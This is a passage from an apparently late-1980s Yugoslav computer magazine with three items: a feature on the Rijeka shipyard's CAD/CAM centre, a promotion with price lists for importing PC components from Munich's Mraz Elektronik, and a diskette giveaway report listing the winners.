Postoji oko dvadesetak nacrta koji spadaju u klasifikacionu dokumentaciju i praktički se svi oni dobijaju automatskim putem. Crta i linija nešto slova opis i kota jeste ono što treba ručno dopisati a to ručno opet znači sesti za stanicu i odgovarajućim procedurama ih ispisati. Iza samo jednog nacrta, dobijenog automatskim putem stoji oko dve hiljade fortranskog programa! Tako sam imala priliku da vidim na radnoj stanici primer optimizacije isecanja segmenata lima iz pravougaone ploče. Prvo se verifikuje smeštanje i tačnost svih geometrijskih objekata da bi se dobio minimum škarta. Nakon toga sledi simulacija kretanja mašine kao način provere da li je stvarno sve u redu a zatim optimizacija kretanja mašine zbog uštede samog vremena stroja. Na kraju se proizvode bušena traka ili se što je sada uvedeno direktnom vezom upravlja mašina ma za rezanje oblikovanje plamenom odnosno progorevanjem lima da bi se izrezao potreban komad. Da je stvar više nego ozbiljna čak i u ovom na prvi pogled bezazlenom detalju vidi se a podatka da bi u slučaju otkazivanja CAD/CAM-a stalo i celo brodogradilište. A uspavanost jednog takvog džina koji se prostire na sedam kilometara riječkog priobalja ima katastrofalne posledice.

„Da da... nema proizvodnje broda bez rada ovog CAD/CAM centra" kaže Božinović. „Drugim riječima sva ta crna metalurgija koja iznosi reda šezdeset hiljada tona godišnje prolazi kroz ovaj centar jer tu se obrađuje preko numerički kontrolisanih strojeva reže i ide dalje u proizvodnju. Tako se gradi brod."

CAD/CAM sistem omogućuje i mnogobrojne višeslojna uštede. Nekada je to na vremenu rada mašine kao kada recimo mašina za rezanje umesto dva i po sata radi četrdeset minuta te pored četiri puta povećane brzine štedi i radni vek mašine. „Ocenjujemo globalno da se godišnje na dvanaest mjeseci rada uštedi jedan radni mjesec" smatra Ranko Božinović.

Poslovi „pod tipku"

Softver za nestiranje odnosno optimizaciju krojenja šta drugim rečima znači optimizaciju putanje mašina kao i postavljanja putanja mašina urađen je na bazi kupljenog i savršeno prilagođen i razvijen za potrebe brodogradilišta. Može se reći da je CAD/CAM centar od samog formiranja učestvovao u proizvodnji broda. No postavlja se pitanje postotka. Količina dokumentacija kreirane u CAD/CAM-u naprosto izaziva poštovanje. Od radionička dokumentacija kroz nesting i vezu sa pogonom kroz bušenu traku i NC do dokumentacije za područje električne opreme i cevarstva kao i struktura broda od projektne faze do radionička dokumentacija — sve je područje intenzivnog rada na razvoju vlastitih alata koji omogućuju takvu proizvodnju.

„Mi smo u ovoj zemlji jedan centar i sredina koja obavlja pionirski posao i stoga su naša iskustva ako su pravilno shvaćena značajna ne samo za našu sredinu već i za mnoge druge. Želim reći da se mi vrlo često u zemlji iscrpljujemo do tog nivoa da ako smo izvršili nabavku vrlo skupe opreme smatramo da smo time posao obavili da je time sve učinjeno. A oni koji se uključuju u rad nakon nabavke opreme znaju posledice takvog pristupa! Najčešće

> *„Treba poznavati brod sa raznih aspekata i to dovoljno duboko da bi sada to znanje čovjek ugradio u kompjuter i predvidio sve moguće upite koji mogu biti postavljeni a oni su često nepredvidivi. Mora se poznavati problem u dušu da bi kroz ovakav jedan sistem predvidio na duže vrijeme šta će se tu događati."* (R. Božinović)

su ostavljeni sami a imaju obavezu bar prema samima sebi da nešto izvuku iz te opreme da je koriste, da razvijaju i stvaraju alate i predaju ih drugima na korišćenje. Tu se javljaju veliki problemi, jer najčešće sredina kojoj je to namijenjeno nije uopće spremna da prihvati novi efikasniji način rada," kaže Božinović.

Ne da to nije samo naša domaća specifičnost, vidi se i na osnovu nedavno objavljenog pregleda CAD/CAM sistema u čitavoj Evropi, gde se navodi poražavajuća činjenica da je 90 odsto ovih sistema suboptimalno iskorišćeno a da je osnovni uzrok — organizacija. Drugim rečima, problemi vrhunske tehnologije uključuju i nimalo zanemarljiva psihološka otpore, u skali od inhibicija do otvorenog otpora. Rešenje je u jednom zdravom programu realizacija koji obuhvata sve činioce od opreme do ljudi i obezbeđenja uslova života i rada, isto koliko i ono drugo, kako kaže Božinović.

„Kada čovjek krči taj put i radi taj pionirski posao, onda je vrlo teško unapred davati nekakve krute projekte i mislim da je nezahvalno i nepotrebno, pogotovo kada je sve svršeno u vrlo kratko vrijeme. Znači mi smo istovremeno i razvoj i operativa. Problem se praktički može iskazati i iskoristila taj sistem i ostvarila puna mogućnost koje jedan takav sistem nudi. To znači rad preko celog dana i to danima, mjesecima, godinama. Za nas to traje već dvije godine. To znači da čovjek mora imati jedno visoko tehničko znanje, informatičko znanje, znanje iz struke — isto tako rekao bih, i osjećaj za ono što radi. Znači to treba biti jedna kompletna ličnost i ne samo jedna nego ekipa koja tako radi. Rezultati takvog posla omogućuju jednoj firmi, u ovom slučaju brodogradilištu, znatna ušteda koje se sada mogu mjeriti u milionima dolara. Samo u tom lancu aktivnosti, da bi se sve ostvarilo trebaju svi subjekti biti prisutni i paralelno voditi politiku da ta ekipa funkcionira i ostvari rezultate, da se omogući realizacija tog znanja. Potreban je dogovoreni timski rad koji će to doslijedno sprovoditi. Inače je sve opet bilo uzalud."

Mirna voda bez talasanja, zavetrina i uhodanost poznatog i prepoznatljivog odlika su mnogih, a pojedine sredine okoštale u hronici ustaljenog, u stanju su da pruže neviđeno tvrd otpor svakom narušavanju prividnog mira. CAD/CAM u svojoj tehnološkoj revolucionarnosti samo je žestok primer korenitih promena koje nosi i zahteva. Ništa neobično! Uvođenja kompjuterizacija znači narušavanja



Plovidba na displeju: Spoljni izgled projektovanog broda

na ovaj način. Čovjek piše program i kada je sva teoretski razjasnio, kada napiše dvesta pedesetu ili trističetu verziju onda to ne znači da je on loš programer nego da je jednostavno u tom pionirskom istraživačkom poslu to nužno. I tek kada je to prošao onda on može reći kroz vraćanja unazad da se ideja stabilizirala, sada je koncepcija jasna i sada možemo prići toj realizaciji. Ono sa čime smo mi sada suočeni je da smo odradili cjelinu zaokružili da te mjera primjenljivosti da smo praktično neke poslove svali pod tipku, znači da se izlazni rezultati, bez njih ne možemo govoriti o ikakvim koncepcijama, dobiju pritiskom na tipku. To može biti kompletan set od 400–800 nacrta proizvodne dokumentacije. To je alat koji to omogućuje."

Šteta zbog otpora

Da bi jedan brod zaplovio, potrebno je napraviti oko dve hiljade nacrta. A svaki od njih ima svoju strukturu. Standardan nacrt uzima po nekoliko stotina pa i hiljadu sati kada se crta rukom. Treba imati u vidu da samo jedan nacrt može imati šezdeset listova. Recimo, jedan nacrt u cevarstvu ime bo 400 do 1 000 listova dokumenata u raznom obliku. Znači reč je desetinama hiljada listova koje je potrebno generisati da se dođe do dokumentacije za brod. Brodogradnja kao tržište CAD/CAM opreme relativno je mala. Firme koje razvijaju CAD/CAM sisteme na primjer u cevarstvu prvenstveno ih rade za rafinerije i ima ih puno više. Zato kada se prodaje softver za cevarstvo on je primereniji firmama koje proizvode opremu za rafinerije nego za brod. Prema tome, svaki taj softver koji je kupljen mora se prilagoditi za brodogradnju. A to su godine rada. Jer nemoguće je kupiti CAD/CAM sistem za brodogradnju po principu ključ u ruke.

„Nabavkom sistema učinjen je samo prvi korak. Nakon toga oni koji nabavljaju te sisteme moraju imati jaku ekipu ljudi koja je voljna, da tako kažem, sebe potrošiti da bi jednog postojećeg stanja u svim firmama i prirodan je otpor pojedinaca i grupa promena stanja, znači načina rada, privilegija, načina života konačno.

„Mi smo na nekim područjima uspjeli probiti taj otpor dok na mnogima nismo. I onda se sada postavlja to pitanje primjenljivosti i iskoristivosti jednog ovakvog sistema. Znači mi znamo koja su mogućnosti, vidimo sva te alate, ostvarili smo alate koji to rade, ali zbog tih otpora praktički do toga ne dolazi, a to je ogromna šteta prije svega za sve nas, cijelu zajednicu. Intimno je to nepriznavanje našega rada" kaže Ranko Božinović. Postavlja se pitanje u čemu je problem. Da li je to učenje? Izgleda nije. Jer kod razvoja aplikacije pored teorijskog rešenja, radilo se i „odelo po čoveku" tako da bude najugodnija za korisnika i da zapravo osim promena ambijenta i medija — da li drži u ruci ovu ili onu alatku — čovek radi taj posao sa minimalnim promenama.

Znanje za svet

„Zapreka je jednostavno taj tradicionalni način rada, odnosi, pozicija koje su stečene i činjenica da u tom smislu kompjuterizacija znači strahovite promjene" misli Božinović. U slučaju kada mehanizmi koji dovode do iskazivanja ušteda na materijalna stanje pojedinca gotovo da i ne postoje, a to je već opšti problem dohodovnih odnosa na posleu. Interes pojedinca i jedino što on oseća jeste to da je ugrožen, uz potencijalni strah da se cijeli njegov posao može svesti na nekakvu tipku ili automatizovanu proceduru i jedan dijalog sa računarom. A šta posla? Svetski standard je da projektant na ovakvom sistemu radi dva do pet puta brže, zato što može testirati više varijanti. Kod jednostavnijih stvari je to ubrzanje reda od deset do dvadeset puta.

„Mi se sada nalazimo u fazi primjene jer smatramo da smo razvili alate do tog nivoa da na svim područjima proizvodnje tehnička dokumentacija omogućimo primjenu", ističe R. Božinović. U CAD/CAM centru radi dvadeset ljudi različitih profesija. Ranko Božinović je inženjer brodogradnje. „Brodogradnja je sama po sebi kao grana industrije složena i sadrži sve moguće struke. Ako uspijemo oživjeti cijeli taj lanac aktivnosti kao što smo to uspjeli na području trupa broda, znači od projektne faze do numeričkog stroja, ako to uspijemo učiniti i na svim ostalim područjima, onda ćemo imati recept i za sve ostale industrije. Recimo, u sklopu ovoga brodogradilišta nalazi se i tvornica motora. Mi smo ovdje uspjeli staviti motor pod tipku, znači sva vrsta motora smo ovdje programirali i možemo dobiti bilo koji motor u bilo kom pogledu na bilo koji način sa točnim razmjerama, prihvatnim mjestima, od njega nastaviti graditi cjevovodnu opremu i sva ostalo. Brod isto tako. Ima vrlo složenu automatiku, danas imamo brodove koji plove praktično bez posade, bez posade u strojarnici sa privremenim nadzorom rada. Na tom području su ele brodovi sve kompleksniji. Ako smo sa ovakvim sistemom u stanju izvršiti sve od projektiranja do gradnje jednog takvog kompliciranog objekta, onda su takva rješenja primjenljiva za bilo koju granu industrije. Prema tome, ovo što se ovdje događa ima daleko širi značaj nego samo za naše potrebe i u tom smislu su i dane takve ocjene."

Tesna saradnja sa firmom „Intergraph", od koje je brodogradilište „3. maj" nabavilo opremu i sa kojom zajednički radi na više projekata, rezultiralo je zajedničkim interesom za udruživanjem i radom na zajedničkim projektima na ravnopravnoj osnovi. Drugim rečima tim stručnjaka CAD-CAM centra i Riječko brodogradilište javljaju se kao sredina koja može ponuditi znanje svetskom tržištu. To je ujedno i priča o onoj staroj poslovici da je lakše biti priznat u stranoj nego svojoj sredini. Tako je „Intergraph" pod uticajem saradnje sa riječkim softverašima i hardverašima promenio unekoliko svoju logiku i prešao na stanice koje imaju vlastita procesora i objektno programiranja. Ovakvi visoko integrisani sistemi koriste se samo kada se rade teški poslovi, kao što su na brodu, gde se više različitih programa mora spojiti u jedan jedinstveni. Ovde je rođen i objektni fortran koji je otvorio nove pristupe projektovanju.

Budućnost u mini fabrikama

Govoreći o numerički upravljanim mašinama kao važećem svetskom trendu, kompjuterizacija ide do tog nivoa da će se buduća proizvodnja odvijati suprotno ovome kako se to danas radi. Sada, recimo, imamo preduzeće sa klasičnom organizacionom šemom — projektantski biro, pogon i ostale službe. Samo pak preduzeća treba zapostaviti. Poenta je o preokretanju težišta, odnosno pomeranju aktivnosti. U budućnosti će na prvo mjesto doći proizvod i prema tom proizvodu praviće se projekat preduzeća u smislu mini fabrika koje su potpuno kompjuterizovane sa kompletnom automatikom od početka do kraja, ali projektovanom za taj proizvod. Kada nestane potreba za tim proizvodom, onda praktično nestaje i fabrika. Ključna mesta koja omogućuju takav pristup su sadržana u integralnom sistemu koji omogućuje transfer svih podataka i informacija od projektne faze do numeričkog stroja koji onda bez učešća čoveka ostvaruje proizvod. Ovo nije fantastika, nego već postoji — i sjajno funkcioniše! A reč je o malim montažnim halama od betonskih livenih blokova. Praktično na komadu livada za vrlo kratko vrijeme jedna takva mini-fabrika može da se napravi i u njoj proizvoda napregledne serije, sve do onoga časa do koga je to tržišno opravdano. U Italiji ova pečurke — fabrika rastu i bez kiša, strogo prema potrebi. Sam program je intenzivno podržan od italijanske vlade. Primetna aktivnost država savršeno je svrhovita i ima za cilj objedinjavanja svih ljudi koji se bave informatikom uopšte i koji na tom području mogu nešto dati. Rok od pet godine realno je vreme za njihovu svetsku masovnu proizvodnju. Japan se približava Evropi. To je realnost pred kojom ne vredi gurati glavu u pesak. Osobito kada se zna da stara lepotica Evropa ulaže ogromna sredstva i napora da se to omogući. U tom kontekstu aktivnost CAD/CAM centra „3. maja" u osnovi nosi baš tu ideju da kompletno pokrije sve faze proizvoda od projektovanja do numeričkog upravljanja mašinama.

„Računari" i „Mraz Elektronik" iz Minhena, u saradnji sa RO „Interšped Subotica" — Aerodrom Beograd

Operacija MRAZ

Zajedno do kompjutera

računari

mraz ELEKTRONIK



- PO SVOJ PC XT NE MORATE VIŠE U MINHEN — „MINHEN" DOLAZI DO VAS
- VAZDUŠNI MOST ZA KOMPJUTERE SVAKE DRUGE SEDMICE
- UMESTO VAS, GOTOVO SVE POSLOVE NABAVKE URADIĆE DRUGI
- KUPOVINA KOJA VAM ŠTEDI TRUD, VREME — I NOVAC
- UZ SVE OSTALO, DOBIJATE I POTPUNU GARANCIJU, SAVETE I POMOĆ PRILIKOM SKLAPANJA RAČUNARA

Po PC XT kompjutere dosad se uglavnom išlo u Minhen. Kao što pokazuju iskustva nekoliko desetina hiljada kupaca, to je značilo razne neugodnosti: putovanje na najmanje dva dana dugu vožnju (vozom ili kolima) raznovrsne troškove baš u času kada se ulazi u veliku investiciju, odlaganje kompletiranja konfiguracije ili prisilno manjenje varijanti zbog stalnih problema sa nabavkom pojedinih elemenata odabranog sistema, rizik od neispravnosti ili kasnijih kvarova uzrokovan odsustvom garancije, a povrh svega i višu cenu nego što je dosta neophodno.

Te nepovoljne okolnosti za buduće vlasnike PC-ja i, uprkos svemu, stalni porast broja kupovine kompjutera naveli su redakciju „Računara" na ideju da organizuje prodaju koja bi domaćeg kupca poštedela većine ovih briga. Oko izbora najpogodnijeg prodavca kompjutera u Minhenu gotovo da i nije bilo nedoumica: odlučili smo se za firmu koja je u ovom poslu i do sada bila najaktivnija i najpoznatija — MRAZ ELEKTRONIK, čiji vlasnik je Čedomir Mraz. Nalazeći u čitavom poslu dugoročniji interes, firma je budućim kupcima u našoj akciji ponudila primamljive pogodnosti, pre svega povoljnu cenu.

Radne organizacije za međunarodnu špediciju i uskladištenje robe „Interšped Subotica", koja je odabrana da u ovoj akciji vrši sve špediterske poslove na Aerodromu Beograd, pronašla je najpovoljnija rešenja u okviru postojećih carinskih propisa koja ubrzavaju i pojednostavljuju proceduru i svode na najmanju meru neizbežne prateće troškove u postupku transportovanja, carinjenja i dostave kompjutera kupcu.

Ovo moze svako

Proizvodi koji se mogu poručiti posredstvom „Računara"

br	šifra	naziv	cena
1.	mb1	Matična ploča XT 4/8 MHz — do 640 K	160.00 DEM
2.	mb2	Matična ploča XT 4/10 MHz — do 640 K	220.00 DEM
3.	gha	Kućište AT Big	190.00 DEM
4.	ghb	Kućište AT baby	160.00 DEM
5.	ghx	Kućište XT, AT look	110.00 DEM
6.	nta	Ispravljač AT 200 W Big	150.00 DEM
7.	ntb	Ispravljač AT, 180 W Baby	160.00 DEM
8.	ntx	Ispravljač XT 150 W XT AT look	130.00 DEM
9.	fd1	Disketna jedinica 360 K 5.25" japanska	190.00 DEM
10.	fd2	Disketna jedinica 720 K 5.25" japanska	200.00 DEM
11.	fd3	Disketna jedinica 720 K 3.5" set	220.00 DEM
12.	cgk	Grafička karta CGA sa paralelnim portom	100.00 DEM
13.	hgk	Grafička karta Herkules+paral. port.	100.00 DEM
14.	fdk	Kontroler disketne jedinice 2×360 K	60.00 DEM
15.	fda	Kontroler disketne jedinice 2×1.2 M	120.00 DEM
16.	ic1	Set memorija IC-1, 18×64 K, 150 ns	150.00 DEM
17.	ic2	Set memorija IC-2, 18×64 K, 120 ns	180.00 DEM
18.	ic3	Set memorija IC-3, 4×41464+2×4164 — 128 K	160.00 DEM
19.	ic4	Set memorija IC-4, 9×256 K, 150 ns	180.00 DEM
20.	ic5	Set memorija IC-5 9×256 K 120 ns	200.00 DEM
21.	ta1	Tastatura AT XT, 83 tastera ASCII	110.00 DEM
22.	ta2	Tastatura AT XT 101 tastera ASCII	140.00 DEM
23.	wi2	Kontroler hard diska MFM 20 M i kabl	140.00 DEM
24.	wi3	Kontroler hard diska RLL 30 M i kabl	180.00 DEM
25.	maug	Miš Genius GM6 sa softverom	120.00 DEM
26.	maus	Miš MS-kompatibilan sa softverom	100.00 DEM
27.	mon1	Kompozitni monitor „filips" — 12"	210.00 DEM
28.	mone	TTL monitor „filips" — 12"	820.00 DEM
29.	miek	Multifunkcijska karta za XT (FD,IO)	130.00 DEM
30.	iok	I/O karta za AT (RS 232+printer port)	100.00 DEM
31.	ralk	Serijska RS 232 karta	55.00 DEM
32.	pak	I/O 8255 paralelna karta	110.00 DEM
33.	mod1	Modem-karta Hayes kompatibilna, 1200b	200.00 DEM
34.	adl	AD/DA karta, 16 ulaza, 12 bita	210.00 DEM
35.	unia	Univerzalni merni instrument analogni	80.00 DEM
36.	unid	Univerzalni merni instrument digitalni	110.00 DEM
37.	d3ma	Diskete DS/DD 720 K, 3.5", „maksel"	35.00 DEM
38.	d3nn	Diskete DS/DD 720 K, 3.5", bez etikete	28.00 DEM
39.	d5ma	Diskete DS/DD 360 K 5.25" „maksel"	28.00 DEM
40.	d5nn	Diskete DS/DD 360 K 5.25" bez etikete	8.00 DEM
41.	dhma	Diskete DS/HD 1.2 M 5.25" „maksel"	45.00 DEM
42.	dhnn	Diskete DS/HD 1.2 M, 5.25", bez etikete	25.00 DEM

Ovo samo sa dozvolom

Proizvodi koji se mogu uvesti sa posebnom dozvolom (članovi udruženja pravednika i sl.)

Br	šifra	naziv	cena
1.	mba1	Matična ploča AT, 8/12 MHz 4 M, „bejbi"	590.00 DEM
2.	mba2	Matična ploča AT 8/16 MHz 4 M „bejbi"	640.00 DEM
3.	mba3	Matična ploča AT 4/12 MHz 4 M „big"	730.00 DEM
4.	fd4	Disketna jedinica 1.2 M 5.25", japanska	260.00 DEM
5.	fd5	Disketna jedinica 1.44 M, 3.5" japanska	320.00 DEM
6.	ega	Grafička karta EGA (sa CGA i MDA)	350.00 DEM
7.	hega	Grafička karta Genoa HIRES 7 (800 x 600)	440.00 DEM
8.	wia	Kontroler za hard i disketne jedinice AT	300.00 DEM
9.	wir	Kontroler za hard i disketne jed. RLL, AT	380.00 DEM
10.	hd2	Hard disk 20 M 65 ms ST 225	490.00 DEM
11.	hd3	Hard disk 32 M, 65 ms ST 238	530.00 DEM
12.	hd4	Hard disk 40 M 28 ms ST 251	920.00 DEM
13.	hd5	Hard disk 40 M 40 ms ST 251	820.00 DEM
14.	hd6	Hard disk 80 M 28 ms S4096	1490.00 DEM
15.	hd7	Hard disk 120 M 28 ms S4144	1980.00 DEM
16.	monf	Monitor TTL 14" sa ravnim ekranom	250.00 DEM
17.	monp	Monitor TTL, 14" sa ravnim ekranom, „filips"	300.00 DEM
18.	moc	Monitor u boji „filips"	540.00 DEM
19.	mega	Monitor u boji EGA, Viza, 14"	880.00 DEM
20.	rem	Serijska RS 232x4 karta	240.00 DEM
21.	ram	RAM karta ESM 2 M, softver	240.00 DEM
22.	epk	EPROM karta, 2716—27512 4x Textool	330.00 DEM
23.	dll	D LINK karta, LAN, 1 Mb/s	840.00 DEM
24.	1q5	Matrični štampač Epson LQ500 sa kablom	880.00 DEM
25.	1 x 8	Matrični štampač Epson LX800 sa kablom	600.00 DEM
26.	prsl	Matrični štampač Citizen D120 sa kablom	450.00 DEM
27.	prst	Matrični štampač Star LC-10 sa kablom	560.00 DEM
28.	str4	Strimer Identica 40 M XT/AT	990.00 DEM



10 MHz Turbo-XT



AT 386 Tower



12 MHz Profi-AT



12 MHz Kompakt-AT

Pošto važeći carinski propisi ne dozvoljavaju da poštom dobijete ceo XT — jer je maksimalna vrednost robe koja se na taj način može uvesti iz SR Nemačke 220 DEM — možete da sa odgovarajućim brojem članova porodice ili grupom prijatelja odnosno školskih drugova zajednički naručite komponente od kojih ćete kompletirati kompjuter. Ako bilo šta „zapne" tu smo da vam pomognemo. Ovo „razbijanje" na više pošiljki ne poskupljuje kompjuter, kao što će potencijalni kupac PC XT IBM kompatibilnog kompjutera lako moći i sam da ustanovi poredeći cene koje mu se ovde nude sa onima koje inače važe u Minhenu (u drugim evropskim zemljama cene su još više). Naravno, kupac sa urednom dozvolom za uvoz (povratnik sa rada u inostranstvu, član udruženja prevodilaca i slično) čitavu kupovinu obavlja samo na svoje ime.

Evo dakle, kako izgleda postupak kupovine kompjutera u velikoj akciji „Računara".

Izbor

1. Odaberite konfiguraciju XT ili AT PC-ja iz priloženog spiska komponenata. Redakcija „Računara" nudi vam najpogodnije alternative, ali konačni izbor zavisi od vaših potreba i mogućnosti. Redakcija vam je na raspolaganju i za usmene konsultacije oko izbora.

Uplata

2. Saberite cene svih odabranih komponenata da biste dobili ukupnu cenu. Na nju ćete, bez obzira na dobijeni iznos, dodati još 15 nemačkih maraka (DEM) na ime bankarskih troškova u SR Nemačkoj. Ukupni iznos (cena plus 15 DEM) uplatićete u svoje ime deviznom doznakom u najbližoj banci na konto i adresu koje smo ovde istakli u okviru. Obavezno naglasite da se doznaka izvrši teleksom (usluga košta 10 000 dinara), a u doznaci pod „svrha uplate" navedite šifre svih delova koje kupujete. Ako vam treba malo vremena da prikupite novac, kupovinu možete obaviti i American Express kreditnom karticom (ako je imate), pri čemu uz preciznu narudžbu treba da navedete naziv i broj vaše kartice i datum isteka njene važnosti. Naravno, i u ovom slučaju važi dodatnih 15 DEM — iznos koji delimično pokriva manipulativne troškove i rabat.



Pismo redakciji

3. Redakciji „Računara" (Bulevar vojvode Mišića 17, 11000 Beograd) treba odmah da, preporučeno, pošaljete „original"-kopiju doznake (onu koju ste dobili u banci, a pečatom a za sebe napravite i sačuvajte jednu foto-kopiju) zajedno sa pažljivo otkucanim spiskom lica sa kojima zajednički kupujete komponente kompjutera.

Ovlašćenja

4. Redakcija će vam odmah poslati odgovarajući broj obrazaca za ovlašćenja (takozvanih „dispozicija za rad"), u koje ćete uneti imena lica (za svako lice po jedno ovlašćenje) koja sa vama kupuju komponente kompjutera i overiti ih u svojoj opštini ili sudu. Overeno ovlašćenje potrebno je radi preuzimanja pošiljki nakon carinjenja. Na ovlašćenju, kao što ćete videti kada ga dobijete, navodi se da onaj čije je ime na njemu ovlašćuje RO „Interšped Subotica", Poslovnica aerodrom Beograd, da za njega obavi prijem, carinjenje, plaćanje carinskih dažbina i dostavu pošiljke kupcu.

Sravnjivanje

5. U međuvremenu redakcija sa firmom „Mraz Elektronik" sravnjuje podatke da bi se ustanovilo da li je uplata stigla u Minhen. Takođe redakcija dostavlja „Interšpedu" overena ovlašćenja koja je u međuvremenu dobila od vas preporučenim pismom da bi ova ugledna međunarodna špedicija mogla da pripremi svu potrebnu dokumentaciju za carinjenje.

Dostava

6. Ako je vaša uplata doznakom ili kreditnom karticom stigla u Minhen, pošiljka za vas i lica koja ste vi odabrali kreće prvim sledećim avionom u okviru vazdušnog mosta koji će biti uspostavljen sa po jednim letom svake dve nedelje. Ovaj prevoz avionom košta maksimalno 2 DEM po jednom kilogramu (za težinu od deset kilograma prevoz iznosi 20 DEM), naravno, ukupni iznos vozarine plaća se u dinarskoj protivvrednosti.

Preuzimanje

7. Kada pošiljka iz Minhena stigne na aerodrom Beograd, „Interšped Subotica" organizuje sve carinske i druge poslove (navedene u „dispoziciji za rad"). U isto vreme „Interšped" kupca obaveštava da je pošiljka stigla i da može da se podigne na aerodromu Beograd ili vam je šalje na kućnu adresu. Za dogovor možete se javiti redakciji „Računara" (011/653-748) ili „Interšpedu" (011/605 555 lokali 2663 ili 2743). Prilikom preuzimanja pošiljke kupac treba da uplati troškove koje je u njegovo ime imao „Interšped" — 30 000 dinara po paketu („koletu") i, razume se, troškove carine koji iznose oko 55% od vrednosti računara.

Čitava ova „operacija Mraz", kako se predviđa, neće ni u jednom slučaju trajati duže od tri nedelje od dana uplate robe u banci do dana dospeća pošiljki iz Minhena, odnosno preuzimanja na aerodromu Beograd.

Eto, to je čitava procedura, koja će vas poštedeti putovanja, troškova, formalnosti, maltretiranja, a pri tom vam još uštedeti nešto novaca. Za sklapanje kompjutera na raspolaganju su vam saveti iz redakcije „Računara". Obezbeđen je i dežurni telefon čiju ćemo adresu i broj telefona objaviti u sledećem broju. Za slučaj da kasnije dođe do kvara na kompjuteru, obezbeđeno je 30 servisa za popravke. Ako kvar ne može da se otkloni, firma „Mraz" će zameniti ploču, bez ikakvih naknadnih troškova.

„Računari", „Mraz Elektronik" i „Interšped Subotica" čekaju vašu narudžbu.

Ako kupujete kompjuter, računajte na „Računare"!

Šta izabrati?

To svakako najviše zavisi od vaših potreba, ali možemo da vam damo neke pozne kombinacije koje će dati dobre rezultate i koje dalje možete varirati.

Osnovni XT računar sa 256 K RAM-a i TTL monitorom

mbl	Osnovna ploča 4/8 MHz	190 DEM
hgk	Grafička karta „herkules"	100 DEM
tal	Tastatura XT 83 tastera	110 DEM
fd4	Disketna jedinica 360 K	190 DEM
fd1	Kontroler disketne jedinice	60 DEM
ghx	Kućište, XT AT 100k	110 DEM
nix	Ispravljač 150 W	130 DEM
ici	Set memorija 256 K	180 DEM
mona	Monitor TTL, 12", „filips"	220 DEM
		1290 DEM

troškovi teleksa za porudžbinu	10 000 - din
dinarski troškovi transporta carinjenja i dostave po paketu	30 000 - din
devizni transportni troškovi, ukupno	15 DEM
carina 54%	zavisno od konfiguracije

Kada se sve uzme u obzir, cena jedne uobičajene XT konfiguracije (koja radi) iznosi 1305 DEM, 290 000 dinara za narudžbu, transport i dostavu i oko 2 000 000 dinara za carinu. Ukupna dinarska cena preračunata po kursu od sredine decembra ne bi prešla 5 500 000 dinara. Za desetak maraka manje možete da dobijete sličnu konfiguraciju sa kolor grafičkom kartom, ali ničim niste ograničeni da od navedenih komponenti sastavite sami svoju konfiguraciju. Devizna cena konfiguracija (kada se sve sabere) iznosi oko 2200 — 2300 DEM, što je znatno jeftinije od „ponude" domaćih preprodavaca, a ako uzmete u obzir cenu puta u Minhen, cenu prenoćišta, garantovano što ne možete da nađete sve što vam treba, proći ćete jeftinije nego da sami idete u Minhen. Pored svega, računar vam dolazi na ruke, a i garancijom ste zaštićeni od eventualnih neprijatnosti koje vas mogu zadesiti zbog neispravnih delova.

„Računari" i „Magmedia"

Diskete za čitaoce

Novembarski praznici doneli su nekim našim srećnijim i iskusnijim čitaocima poklone. Tri stotine „Magmedia" disketa našlo je kvalifikovane ispitivače koji će proveriti njihov kvalitet i obavestiti nas uskoro o tome.

Da su masovne akcije — najbolje akcije, pokazalo se i ovaj put po odzivu na našu i „Magmedijinu" akciju za testiranje disketa. Veliki broj nagrada uvećava vaše šanse da postanete srećni dobitnik, pa ova radost dobijanja nije bitno umanjena ni nedostatkom glavne premije (recimo, nekog skupljeg računara). Važno je i to da smo se svi dobro zabavili.

Test (po našem mišljenju prilično lak) koji smo pripremili samo zato da bismo odvojili čitaoce kojima su diskete potrebne i koji će ih upotrebiti od onih koji nemaju odgovarajuću rupu za disketu, vratio nam je zabrinjavajuće rezultate.

Trećina naših čitalaca nije znala odgovore na svih pet pitanja!

Najviše zabuna izazvalo je pitanje o broju traka kod formatirane diskete. Prilikom prekucavanja pitanja volšebno je iščilio podatak da se pitanje odnosi na disketu formatiranu na XT kompatibilnom računaru (kao što je i red). Iako su se lačnima mogli emetirati i odgovori da ima 35 traka (ako koristite čudne drajvove „komodora"), pa i odgovor da ima 80 traka (ako se broje posebno sa jedne, a posebno sa druge strane), uzeli smo slobodu da priznamo samo odgovore koji upućuju na 40 traka.

Inače, najviše je bilo zaokruženo najpogrešnijih odgovora — da ima 48 traka, što je podatak koji se odnosi na jedan inč. Za utehu svima koji sa sada kaju i lupaju glavu, bilo je pogrešnih odgovora i na ostala pitanja.

Početak akcije delovao je zabrinjavajuće. U prvih nekoliko dana stizali su mahom neispravni listići, pa su u redakciji počela i preispitivanja oko uređivačke politike uz pitanja za koga mi pišemo ako naši čitaoci ne znaju da je hard disk brži od disketa. Pokazalo se, međutim, da su zapravo požurili samo oni brzopleti, te da stanje nije tako zabrinjavajuće kao što je u početku delovalo. Tako su diskete našle put do, nadamo se, pravih korisnika, a onima koji su ostali razočarani, želimo da što pre dođu do računara uz čiju će pomoć naučiti nešto o disketama. A disketa će biti i ubuduće.

„Magmedia" i „Računari" rade za vas!

Oni testiraju „Magmedia" diskete


1 Andraj Albreht, Šegova 16, 68000 Novo Mesto
2. Bogan Sebić, Dolić 16, 74207 Klokotnića
3 Tihomir Badanjak, Trankova 5, 55300 Slavonska Požega
4 Rešida Bahtijarević, Blagoja Parovića 55, 75000 Tuzla
5 Željko Sedul, G. Temirtan 6 II/IV, 72000 Zenica
6 Ištvan Sornš, E. Ruešjana 37, 24106 Subotica
7 Tijana Srkić, Rimska 5/IV, 11000 Beograd
8. Ratko Bučić, Mike Đorđevića 14, 37220 Brus
9 Dalibor Čoter, OŠ „Srečko Kosovel" 66210 Sežana
10 Daniela Damnjenović, Sestara Strajin 1, 11080 Zemun
11 Milan Dalić, Gliše Jankovića 9, 71210 Ilidža
12 Nikola Denisenko, Maršala Tita 49e, 38000 Priština
13 Dragan Dimkovski, Denko Draganov 17, 91300 Kumanovo
14 Maja Domazet, Voltino naselje 10, 41000 Zagreb
15 Dušan Dolinar, Vrnjačke Banje 7, 63320 Titovo Velenje
16 Emir Džinić, Kranjčevića 10, 72000 Zenica
17 Mehmud Đikić, JNA 15/III, 71000 Sarajevo
18 Šerif Doglć, „ELMA", 61231 Crnuče
19 Vladan Đukanović, Aleksa Backovića 6, 81402 Nikšić
20 Zoran Đušić, Njegoševa 33, 11080 Zemun
21 Denis Efendić, JNA 21, 89101 Trebinje
